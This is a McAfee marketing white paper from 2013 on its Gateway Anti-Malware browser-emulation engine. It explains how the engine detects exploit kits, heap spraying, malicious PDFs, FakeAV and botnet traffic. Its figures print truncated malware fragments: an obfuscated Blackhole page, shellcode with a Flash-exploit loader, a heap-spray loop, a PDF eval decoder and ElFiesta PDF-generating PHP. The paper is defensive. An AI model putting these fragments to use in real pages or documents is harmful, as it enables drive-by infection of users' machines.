White Paper

New Gateway Anti-Malware Technology Sets the Bar for Web Threat Protection

The latest version of the flagship McAfee® Gateway Anti-Malware technology adapts to new threats *and* plans for future threats with a modular design that allows for the easy addition of components for maximum flexibility for future malicious exploit trends. Integrated with the McAfee Web Gateway and web SaaS products, the new enhancements augment the previous detection capabilities with additional patent pending, state-of-the-art behavior-based emulation and detection techniques.

Key Enhancements

- Intensive real-time behavior emulation of active web content
- Generic unpacking of obfuscated web content
- Behavioral proactive detection of "heap-spray" exploit attacks
- Improved proactive detection of PDF and scareware (FakeAV) threats
- Additional outbound traffic detection capabilities

Real-Time Behavior Emulation of Web Content

A new level of sophistication in exploit tool kits, have emerged. These toolkits cleverly circumvent most security detection techniques such as traditional signature and mobile malicious code analysis as noted recently in the press. The new McAfee Gateway Anti-Malware technology includes full browser emulation capability that leaps ahead of exploit toolkits, zero-day threats, and similar malware.

Today's web browser environments provide powerful scripting functionality to create feature-rich, user-friendly, and customizable browsing experiences through dynamic web content. Unfortunately, this also creates an excellent environment for cybercrooks to create web scripts that, though appearing innocuous, are actually carrying malicious code inside, designed to ultimately infect the user's computer. Malicious JavaScript may be conducting reconnaissance on the PC, checking for browser, availability and versions (or patch level) of plug-ins such as Adobe Reader, Flash Player, or .NET Framework, to determine the next steps of the attack that will ultimately gain control of the PC.

The intent of malicious JavaScript, either changing dynamically during browser execution or changing quickly on the server-side (via polymorphism), will often pass undetected by the current technologies. Simply evaluating JavaScript and other malicious mobile code for visible known patterns would not flag these obfuscated scripts as being malicious in their own right. Only patent-pending emulation capability in the new Gateway Anti-Malware release can reveal the real-world effects caused by active web content under analysis.

Unpacking Obfuscated or Server-Polymorphic Web Threats

Today's exploit toolkits, for example the infamous Blackhole, use advanced obfuscation techniques, where parts of the script are hidden and accessible only through the browser document object model (DOM) at runtime. This approach is fast becoming a de facto standard for exploit toolkits.

Here is an example of a typical obfuscated Blackhole exploit, where the malicious payload code is split into several elements of the HTML document (see Figure 1). The script accesses the elements by utilizing getElementsByTagName function of the browser's document object model. A loop then iterates over these nodes and concatenates the hidden script parts and saves the entire exploit code to a variable.



```
<html>
<div>
  <div>81184400208542455949712445857776644485424585713664468636237823...</div>
  <div>765956170820852756178545500865081542841859010871766665087135016...</div>
  <div>774488478808876071854500714235840042444524184277876044774788088...</div>
  <div>241842774787607185450071427756087171081056248759458527457722470...</div>
  <div>337484004244452418427402882427634571244217838400424445241842774...</div>
  <div>478571740288242763457134002083840042444524184277478760718545007...</div>
  <div>277926244534002014851751835682695969038837585617881785453400208...</div>
  <div>448783815917854534002014851751875985518544774787834200262666718...</div>
  <div>278515424566248477855924276345713400207746875757855924276345713...</div>
  <div>334659277926244577855927792624453400201485175187664733845927792...</div>
  <div>820858888678873617774782085888678878760718545007142358602248 47...</div>
</div>
<script>
    k = "val";
    e = window[('e')+k];

    z  = "uj)_+X$FaLyMQ9R13go"mKO4iPlsU2";
    z += "|q@"N >-DBGknVcthb!wJx6zCA/4].";
    z += "(H*8<v;7T\\5r8W\"R'(0p?d[:fel),";

    n = document.getElementsByTagName("div")[0];
    t = "";

    for (i = 0; i < n.childNodes.length; i++)
    {
        t = t + n.childNodes[i].innerHTML;
    }
```

Figure 1. Top obfuscation layer of a Blackhole malware sample—malicious payload is obfuscated and spread over multiple elements.

As the new emulation environment can accurately emulate both the scripting language itself, as well as the browser's functions, it can deal with such advanced obfuscation techniques. The emulator would generically unpack the top obfuscation layer to reveal the following Blackhole malicious code snippet (see Figure 2).



```
function getShellCode() {
    return
"%u4141%u4141%u8366%ufce4%
a37e%u205e%uf31b%ua34e%u14
d%u5ea3%u2b08%u1bdd%u61e1%
a324%u2bf0%ua3f5%ua32c%ued
8%u4068%u28d7%u2828%uab78%
2cc4%u2829%ua528%u0c74%uef
f%u5c4a%u6cef%u2d35%u4c06%
24c3%ud77b%u2c7e%uebab%uc3
2%u3373%u6eee%u1e51%u0732%
}
function xpl7() {
    var ver1 = flashver[0];
    var ver2 = flashver[1];
    var ver3 = flashver[2];
    if (((ver1 == 10 && ver2 == 0 && ver3 > 40) || ((ver1 == 10 && ver2 > 0) &&
|| (ver1 == 10 && ver2 < 3))) {
        var fname = "
        var Flash_obj = "<object classid='clsid:d27cdb6e-ae6d-11cf-96b8-44455354
        Flash_obj += "<param name
        Flash_obj += "<param name
        Flash_obj += "<param name
        Flash_obj += "<embed s
        Flash_obj += "
        Flash_obj += "type='application/x-shockwave-flash'";
        Flash_obj += "width='10' height='10'>";
        Flash_obj += "</embed>";
        Flash_obj += "</object>";
        var oSpan = document.createElement("span");
        document.body.appendChild(oSpan);
        oSpan.innerHTML = Flash_obj;
    }
    setTimeout(end_redirect, 8000);
}
```

Figure 2. Accurate emulation generically unpacks obfuscation layers and reveals underlying payload.

This Blackhole variant checks the installed Flash Player version, known to be vulnerable, then exploits a remote code execution vulnerability in the player plug-in to execute the machine code encoded in the getShellCode() function. The emulator would continue to simulate this next level of script code execution, including application of its XploitSeeker technology, to accurately and generically detect the remote execution exploit in this variant.

McAfee Gateway Anti-Malware is the industry's first behavior based virtual machine web emulation technology that:

- Detects zero-day attacks by safely emulating code, not only scanning the script text itself
- Emulates browser environments with adherence to ECMAScript standard, W3C DOM, and other standards
- Profiles memory activities in the simulated browser memory, to generically detect suspicious behaviors like heap-spraying—commonly used as a delivery mechanism for final exploit
- Allows agile in-production modular emulator updates, throughout the software lifecycle, to address future security threats (see Figure 3)
- Continuously shares zero-day insights to other McAfee customers through McAfee Global Threat Intelligence™ (McAfee GTI™), and in turn uses McAfee GTI collected data to produce new behavior detections 24/7




Figure 3. Browser emulation and behavioral profiling help to deliver protection from contemporary web attacks.

Zero-Day Behavioral Detection of Heap-Spray Attacks

The new emulation technology also profiles the simulated browser memory to determine suspicious memory activities such as heap-spraying buffer overflow. This is a widespread generic technique for exploiting web browser vulnerabilities. As it is challenging for an attacker to exploit a vulnerability as a way to transfer code control over to the attacker's code, heap-spraying improves the chance of successful remote code execution drastically by basically flooding the whole browser memory with attack code:

```
memory = new Array();
for (i = 0; i < 1000; i++) {
    memory[i] = fillblock + shellcode
}
```

As the attacker cannot predict the address where to place his code, so called NOP (No-Operation) slides are used. When the heap's code is executed at a random memory address it will likely hit a NOP instruction, and the instruction pointer will "slide" down directly to the shellcode. Figure 4 below shows a memory area before and after a heap spray modification.




Figure 4. Browser memory sprayed with NOP slides and shellcode.

This approach allows the McAfee Gateway Anti-Malware Engine to detect heap-spray attacks without knowledge of the actual attack implementation or vulnerability and protect users' PCs.

Improved PDF and Scareware (FakeAV or FakeAlert) Malware Detection

Adobe Reader's features and capabilities are often a challenge to information security since they are increasingly used by people with malicious intent. The combination of widespread use of Adobe Reader and numerous active content features, make this an attractive platform to attackers.

The new McAfee Gateway Anti-Malware release also applies its emulation technology to Adobe Reader. It simulates Adobe Reader's JavaScript execution and profiles simulated memory for buffer overflow attacks. It then connects such behavioral findings with further geometric and semantic findings about the PDF document to create an accurate perspective on the potential threat level of the document.

```
var buf = "";
if (app.plugIns.length > 3) {
   var arr = sum.split(/-/);

   for (var i = 1; i < arr.length; i++) {
       buf += String.fromCharCode("0x"+arr[i]);
   }
}

if (app.plugIns.length >= 2)
{
   app['eval'](buf);
}
endstream
endobj
8 0 obj << /Type /Annot /Subtype /Text /Name /Comment /Rect [100 180 300
9 0 obj << /Length 0 /Filter /FlateDecode >>
stream
-0d-0a-0d-0a-09-66-75-6e-63-74-69-6f-6e-20-78-6c-33-38-6a-36-66-77-4f-28-
-72-20-66-67-68-20-3d-20-22-76-61-22-3b-76-61-72-20-4a-66-68-70-37-38-5f-
-65-27-5d-3b-76-61-72-20-57-54-74-5f-5f-5f-6e-5f-42-5f-30-33-37-31-66-20-
-67-20-3d-20-30-3b-69-66-20-28-61-70-70-29-20-7b-57-54-74-5f-5f-5f-6e-5f-
```

Figure 5. Obfuscated script code hidden in a PDF document.

Figure 5 depicts a malicious PDF document, where the exploit code is hidden in a separate stream object, next to the unpacking script code. The PDF's JavaScript code accesses this data and decodes it by utilizing the String.fromCharCode function. In the end, the decoded exploit code is stored in a variable named buf, which is executed by using the Adobe Reader's eval() function.

Some exploit toolkits, for example ElFiesta, produce a new PDF document on the web server each time the user accesses the web link to the document ("server-side polymorphism"). Figure 6 shows the PHP code running on the toolkit's web server and producing unique PDFs on the fly.

```
pdf.php*   config.php

                "\xA4\x64\xB5\xF3\xEC\x32\x64\xEB\x64\xEC\x2A\xB1\xB2\x2D
                "\x07\x18\x11\x10\x10\xBA\xBD\xA3\xA2\xA0\xA1\xEF".
                $URL."?id=".$id."&spl=4").'");

        var VWAbzxUP = 0x400000; var WCoEYFdo = brIWlyTY.length * 2;
...
    }');
    $len = strlen($script);
    $pdf .= $script;

    $pdf .= "\x0A\x65\x6E\x64\x73\x74\x72\x65\x61\x6D\x0A\x65\x6E\x64\x6F
    $pdf .= "\x6A\x0A\x31\x32\x20\x30\x20\x6F\x62\x6A\x0A\x3C\x3C\x2F\x4A
...
    $pdf .= "\x74\x61\x72\x74\x78\x72\x65\x66\x0A\x32\x31\x38\x39\x0A\x25
    $pdf .= "\x45\x4F\x46\x0A";

    $pdf = str_replace("Length 997","Length ".$len,$pdf);
    $pdf = str_replace("this.New_Script","this.".$name,$pdf);

    header("Accept-Ranges: bytes\r\n");
    header("Content-Length: ".strlen($pdf)."\r\n");
    header("Content-Disposition: inline; filename=1.pdf");
```

Figure 6. ElFiesta toolkit's PHP code to produce unique new PDFs on the fly.

This new level of sophistication found in malware requires detection technologies that are both generic and proactive. Generic unpacking techniques and proactive behavioral emulation and are required to protect against today's web threats.

To improve accuracy, McAfee augments behavioral findings with geometric characteristics of the document under inspection. For example, by counting just suspicious fragments found all over the document (a geometric feature), once before generic de-obfuscation and once after (impact of the behavioral analysis), the widespread use of obfuscation in malicious (red dots in =Figure 7) versus legitimate documents (green dots in Figure 7) is revealed, as expected.




Figure 7. Visual representation of the prevalence of malware hiding malicious fragments under obfuscation.

Similarly, detection of FakeAV scareware threats by McAfee (Figure 8) has been improved by the combination of behavioral and geometric analysis. As FakeAV malware families tend to copy known, trusted user interfaces, their binaries often look similar to legitimate software, making accurate generic detection challenging. The combination of behavioral and geometric analysis enables McAfee to overcome this challenge and provide accurate detection and protection capabilities.




Figure 8. FakeAV and scareware that are difficult for signature-based detection methods are detected and blocked before reaching the user's PC.

Introducing New Outbound Botnet Traffic Detection Capabilities

Another industry first is the ability of McAfee Gateway Anti-Malware to determine, based on behavior, what communication via the Internet is potentially a botnet client attempting to connect to its command-and-control home server to receive further malicious payloads. Aggressiveness of heuristics and proactive detection is adjusted dynamically, based on whether it's a human user surfing, or background process accessing the web, or completely unknown potential bot client.

One example of this outbound protection is for the Conficker worm malware. Upon successful exploitation of a vulnerability in the Microsoft Windows SMB protocol stack, this malware would try to download a keylogging and backdoor component for further compromise of the attacked system. With the new outbound botnet detection capabilities, the request by this malware would be determined as being initiated without the user's consent. Heuristic aggressiveness would then be automatically adjusted and the next stage payload this malware is attempting to retrieve would be scanned more deeply and stringently, leading to the appropriate blocking and associated alerting.

Another example is a password-stealing bot malware named SpyEye, also referred to in the media as Zeus Killer, since this malware is able to detect and to remove Zeus infections from a computer and regain control of infected clients from the Zeus botnet. This malware creates a directory %SystemRoot%\CleanSweep.exe\ that is being hidden by a user mode rootkit and contacts a command and control server to send and receive information and orders. The screen shot below shows an example of this type of communication.



Figure 9. SpyEye bot client requesting malicious payload from its home server.

The command and control server's response instructs the bot client to download and install a specified malware executable file. That payload or file will be proactively blocked with McAfee Gateway Anti-Malware, as the request clearly does not derive from human interaction with a website or trustworthy update site and would trigger more aggressive heuristic scanning.

Summary

The McAfee Gateway Anti-Malware engine is a powerful, next-generation technology designed to protect against contemporary threats delivered via HTTP and HTTPS channels. Leveraging new, patent pending techniques, McAfee Gateway Anti-Malware takes web exploit detection, zero-day, and targeted threat prevention to the next level, protecting customers from web-delivered threats and exploits.

About McAfee

McAfee, a wholly owned subsidiary of Intel Corporation (NASDAQ:INTC), is the world's largest dedicated security technology company. Backed by global threat intelligence, our solutions empower home users and organizations by enabling them to safely connect to and use the Internet, prove compliance, protect data, prevent disruptions, identify vulnerabilities, and monitor and improve their security. McAfee is relentlessly focused on constantly finding new ways to keep our customers safe.

McAfee
An Intel Company

2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com

McAfee, the McAfee logo, McAfee Global Threat Intelligence, and McAfee GTI are registered trademarks or trademarks of McAfee, Inc. or its subsidiaries in the United States and other countries. Other marks and brands may be claimed as the property of others. The product plans, specifications and descriptions herein are provided for information only and subject to change without notice, and are provided without warranty of any kind, express or implied. Copyright © 2013 McAfee, Inc.
57405wp_gam_0113_fnl_ASD